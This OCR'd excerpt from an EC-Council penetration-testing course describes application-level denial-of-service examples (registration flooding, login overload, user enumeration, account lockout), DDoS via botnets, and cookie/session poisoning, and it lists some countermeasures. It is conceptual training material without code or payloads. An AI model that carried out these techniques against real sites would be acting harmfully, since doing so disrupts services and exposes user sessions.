
Why Are Applications Vulnerable?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service (DoS) Examples

- **User Registration DoS**

  The attacker could create a program that submits the registration forms repeatedly; adding a large number of spurious users to the application.

- **Login Attacks**

  The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it unavailable or unreasonably slow to respond.


- **User Enumeration**

  If application states which part of the username/password pair is incorrect, an attacker can automate the process of trying common usernames from a dictionary file to enumerate the users of the application.

- **Account Lock Out Attacks**

  The attacker may enumerate usernames through another vulnerability in the application and then attempt to authenticate to the site using valid usernames and incorrect passwords which will lock out the accounts after the specified number of failed attempts. At this point legitimate users will not be able to use the site.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Distributed Denial-of-Service Attack (DDoS)

DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service for legitimate users. DDoS attacks disable the whole network and hinder business operations causing financial loss and a bad reputation. An attacker uses botnets for exploiting vulnerabilities which exist in the target system and convert it to a bot master. Doing this will infect it with malware or even take control of other systems on the network.

The services under attack are those of the "primary target," while the compromised systems used to launch the attack are often called the "secondary target." The use of secondary targets in performing a DDoS attack provides the attacker with the ability to wage a larger and a more disruptive attack, while making it more difficult to track them.

As defined by the World Wide Web Security FAQ: "A Distributed Denial-of-Service (DDoS) attack uses many computers to launch a coordinated DoS attack against one or more targets. Using client/server technology, the perpetrator is able to multiply the effectiveness of the denial-of-service significantly by harnessing the resources of multiple unwitting accomplice computers, which serve as attack platforms."

DDoS attacks can be very dangerous because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of DDoS includes loss of goodwill, disabled network, financial loss, and disabled organizations. They are also used as decoys. Attacks use DDoS attacks to crash systems, while they then attack the real target.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.266: Working of Distributed Denial-of-Service Attack (DDoS)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cookie/Session Poisoning Attacks

- Cookies are used to **maintain session state** in the otherwise stateless HTTP protocol

Modify the Cookie Content

- Cookie Poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order to **bypass security mechanisms**

Inject the Malicious Content


- Poisoning allows an attacker to inject the malicious content, modify the user's on-line experience, and obtain the **unauthorized information**

Rewriting the Session Data

- A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cookie/Session Poisoning Attacks (cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cookie/Session Poisoning Attacks

Browsers use cookies to maintain a session state in the otherwise stateless HTTP protocol. They also contain sensitive, session-specific data (e.g. user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying data in the cookie to gain escalated access or otherwise maliciously affect a user session.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Following are the different tasks performed by the attackers for cookie/session poisoning attacks:

- **Modify the Cookie Content**: Cookie Poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order to bypass security mechanisms.
- **Inject the Malicious Content:** Poisoning allows an attacker to inject the malicious content, modify the user's on-line experience, and obtain the unauthorized information.
- **Rewriting the Session Data:** A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie

Developers must thus follow secure coding practices to secure web applications against such poisoning attacks. Developers must use proper session-token generation mechanisms to issue random session IDs.

Following are some of the countermeasures for cookie/session poisoning attacks:

- Do not store plain text or weakly encrypted password in a cookie
- Implement cookie's timeout
- Cookie's authentication credentials should be associated with an IP address
- Make logout functions available


